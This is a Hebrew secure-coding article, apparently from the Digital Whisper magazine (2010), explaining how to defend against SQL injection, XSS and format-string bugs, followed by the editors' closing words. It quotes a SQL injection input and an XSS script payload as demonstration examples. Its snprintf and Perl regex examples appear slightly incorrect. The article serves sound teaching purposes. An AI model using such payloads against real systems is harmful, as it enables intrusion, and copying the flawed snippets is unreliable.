ישנן הרבה דרכים ושיטות להתגבר על הבעיות האלו, אך כולן יגרמו אף הן לסוג של מניעת שירות כזו או אחרת, כי הן או ימנעו עוד הקצאת משאבים, או שהם ישחררו משאבים כך שבכל מקרה משהו יפגע מזה. בשביל לפתור את הבעיה צריך לתת מענה לצורך מסוים, היות ולא ניתן לתת פתרון שמתאים לכל מצב

הזרקות קוד

ישנם הרבה דרכים וצורות להזריק קוד לתוכנה. הבעיה הגדולה של הזרקת קוד היא שניתן להריץ בעצם קוד שהתוקף רוצה להריץ ובכל להשיג תוצאה שהיה אסור לו להשיג

בדוגמהשהוצגה בחלק הקודם:

```
User Input:
  Please enter your name: a' OR 1=1

  ...
  write ('Please enter your name: ');
  readln (sName);
  Query1.SQL.Add ('SELECT Password FROM tblUsers WHERE Name='#32 +
sName + #32);
  ...
```

אפשר לראות שיש קבלת קלט ממשתמש, אשר מוזן לשאילתה כפרמטר. הבעיה בקוד הוא שהקוד אינו בודק האם התווים שהתקבלו מהשתמש מורשים, או האם מצב ברירת המחדל שלהם, במידה והקלט כן תקין, אינו פוגע בשאילתא עצמה.

כאשר מדובר ב-SQL ישנה דרך אחת מאוד מקובלת כאשר כותבים קוד בצורה ישירה, וזה להשתמש ב-bind parameters. הכלי שנקרא bind parameter מאפשר למפרש של מנוע מסד נתונים לבצע פעולת escaping (פעולה אשר בעצם מטפלת בתווים בעייתיים על ידי הפיכתם לקוד לא בעייתי שעדיין מכיל את אותו המידע בדיוק) וכך יש הגנה מלאה על המידע שמוזן לקוד.

ישנם 2 סוגים של bind parameters:

1. Anonymous Bind
2. Named Bind

Anonymous bind מאוד נפוץ ונתמך בד"כ בכל המנועים השונים, בעוד ש-Named Bind פחות נפוץ אך לדעתי האישית עדיף.

Anonymous bind נראה ככה:

```
Query1.SQL.Add ('SELECT Password FROM tblUsers WHERE Name=?');
Query1.param(0).AsString := sName;
```

סימן השאלה הוא בעצם הפרמטר שמוחלף בתוכן. חשוב להבין כי יש שאילתות כאשר מדובר במחרוזת, אשר ידרשו אותו מוקף בתווי מחרוזת, ויש כאלו שלא, אך השימוש בסימן השאלה פרט לכך נשאר זהה.

Named Bind נראה ככה:

```
Query1.SQL.Add ('SELECT Password FROM tblUsers WHERE Name=:name');
Query.param(':name').AsString := sName;
```

הנקודתיים ומיד לאחריהם שם כלשהו (במקרה שלנו name:) הם בעצם ה-Named Bind, אשר מאפשר לתת בפעם אחת שם לערך מסוים, ואז כל מקום בו השם נמצא הוא מוחלף בערך המבוקש.

ההבדל בין Named Bind ו-Anonymous הוא ש-Anonymous מבוסס מיקום, ולכן דורש יותר עבודה כאשר יש יותר ממקום אחד בו צריך להשתמש במידע.

כאשר אין שימוש בשאילתות, יש כמה דברים שחשוב לקחת בחשבון:

1. מה התווים המורשים- תמיד להעיף תו לא מורשה ובכך מראש מורידים הרבה מאוד סיכונים.
2. האם התבצע escaping על המידע- אלא אם יש עניין לתת למשתמש להריץ כל דבר אפשרי, יש לבצע פעולות escaping בהתאם לסוג הפעולה שעושים , היות וכל פעול ה דורשת התנהגות ודרכים שונות לביצוע escaping.

בדוגמהשהוצגה בחלק הקודם של הזרקת html:

```
url: http://example.com/?paramA=a"><script>alert('bla');</script>

...
<input type="text" name="paramA" value="<%template
write(var['paramA']); %>" />
...
```

אפשר לראות שיש כתיבה ישירה של paramA, דבר אשר גורם לכך שאפשר להזריק Javascript למשל, וליצור בעיית XSS (המוכרת גם בשם Cross Site Scripting).

במידה ו-paramA היה מגיע דרך Javascript כדוגמת עבודה עם טכנולוגיית AJAX (או דרך HTTP או דרך XML), היה ניתן להשתמש בפונקציות Javascript אשר מאפשרות escaping כדוגמת:

```
escape("<script>alert('bla');</script>");
```

התוצאה תהיה:

```
"%3Cscript%3Ealert%28%27bla%27%29%3B%3C/script%3E"
```

בדוגמה למעלה אבל, יהיה צורך להשתמש בפונקציית escaping של המנוע בו נעשה שימוש.

חשוב להבין כי במידה וצריך להכניס את הפרמטר ל-URI כלשהו, יש גם פונקציות אשר יודעות לבצע את הפעולה המתאימה לזה.

במידה ואין צורך בלאפשר סוגריים משולשים, או גרשיים וכו', רצוי להסיר אותם הרבה לפני שיש שימוש במידע עצמו למשל בצורה הבאה:

```
function trim_chars(const s : AnsiString; AllowedChars : TCharset) :
AnsiString;
var
  I : integer;
begin
```

```
  Result := '';
  for I := 1 to Length(s) do
    begin
      if s[i] in AllowedChars then
        Result := Result + s[i];
    end;
end;
```

הפונקציה למעלה עוברת על כל תו (יש לשים לב שהיא לא בנויה לעבוד עם תווים שהם מעל בית בודד) ובמידה והוא מופיע ברשימה של AllowedChars, אז היא שומרת את התו, ובסוף היא מחזירה את כל התווים לפי הסדר שהתקבלו רק ללא התווים הבעייתיים.

עוד דרך לבצע את אותה הפעולה היא להשתמש באפשרות ה-replace של regular expression בצורה הבאה:

```
s ~= s/[^a-zA-Z\s]//;
```

הקוד למעלה הוא קוד perl אשר מאפשר את כל התווים שם A עד Z כולל אותיות קטנות או רווח. כל תו שאינו ברשימה לא ישמר בעצם וכך השגנו את אותה הפעולה . חשוב להבין כי שימוש ב-Regex (כלומר Regular Expression) איטי יותר מהשימוש בפונקציה לינארית שהצגתי למעלה בשפת פסקל.

Format String

הבעיה הגדולה ב-Format String היא בכך שכאשר מבצעים פעולת concat, כלומר חיבור עוד מחרוזת עם מחרוזת המכילה קוד של Format String בתוכה, אפשר לנצל את הדבר בשביל להגיע לדגל ה-EIP במכונה, ובכך להריץ קוד במקום לשים מחרוזת שרוצים.

כאשר מדובר בשפת C, ישנם 2 דרכים עיקריות לחיבור מחרוזות:

1. עבודה עם strncat- חיבור מחרוזות עם הגבלה על אורך המחרוזת.
2. עבודה עם Format String- כלומר חיבור מחרוזת למחרוזת אחרת באמצעות Format String.

כאשר עובדים עם Format String מההתחלה, מומלץ מאוד להשתמש באפשרות זאת גם בשביל לחבר עוד מחרוזת כלומר במקום הדוגמה של החלק הקודם:

```
...
char * some_variable;
...
printf("Hello %s" + some_variable, "world");
...
```

צריך להשתמש ב:

```
...
char * some_variable;
...
snprintf("Hello %s%s", 32, "world", some_variable);
...
```

השימוש שבוצע בדוגמה עם snprintf מוסיף כפרמטר שני את האורך המקסימלי של מחרוזת. בצורה כזו, יש הגבלה במידה ו-some_variable יצור מחרוזת ארוכה יותר מ-32 תווים.

ככלל, ב-C מאוד מומלץ להשתמש בכלים אשר לא רק עובדים עם זיכרון דינאמי, אלא שניתן להגביל את גודל העבודה שם, ובכך גם יהיה קל יותר להגביל בעיות של גלישות חוצצים למיניהם.

מיתוסים והנחות

הבעיה העיקרית שיש עם מיתוסים והנחות היא שכאשר הן מתרחשות, מאוד קשה לכתוב קוד טוב, יעיל וכמובן בטוח. היות ויש כל כך הרבה דברים המפריעים לפיתוח (דוגמאות על נושאים כאלו כתבתי בחלק הקודם). חשוב לזכור ולהבין כי אין תוכנה ללא באגים, אבל זו הנחה שלצערי עוד לא נכשלה.

סיכום

תכנות בטוח הוא עניין של גישה נכונה. כל הנושאים שהובאו במאמר זה הוזכרו על קצה המזלג, בשביל לנסות לתת לכם הבנה איך גישה וחשיבה שונה על פיתוח יכולה לשנות לגמרי את התשובה לשאלה האם הקוד יוכל לשמש תוקפים לבצע פעולות על המערכת או לא
כמתכנתים חשוב תמיד להבין את נקודות הכשל השונות ולראות היכן אפשר להשתפר.

דברי סיום

בזאת אנחנו סוגרים את הגליון התשיעי של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון. שורות אלו נכתבות בנוהל ב-2 בלילה, והזריחה נראית קרובה מתמיד.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה- 37 שיש לו קצת זמן פנוי) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של יוני 2010.

אפיק קסטיאל,

ניר אדר,

31.05.2010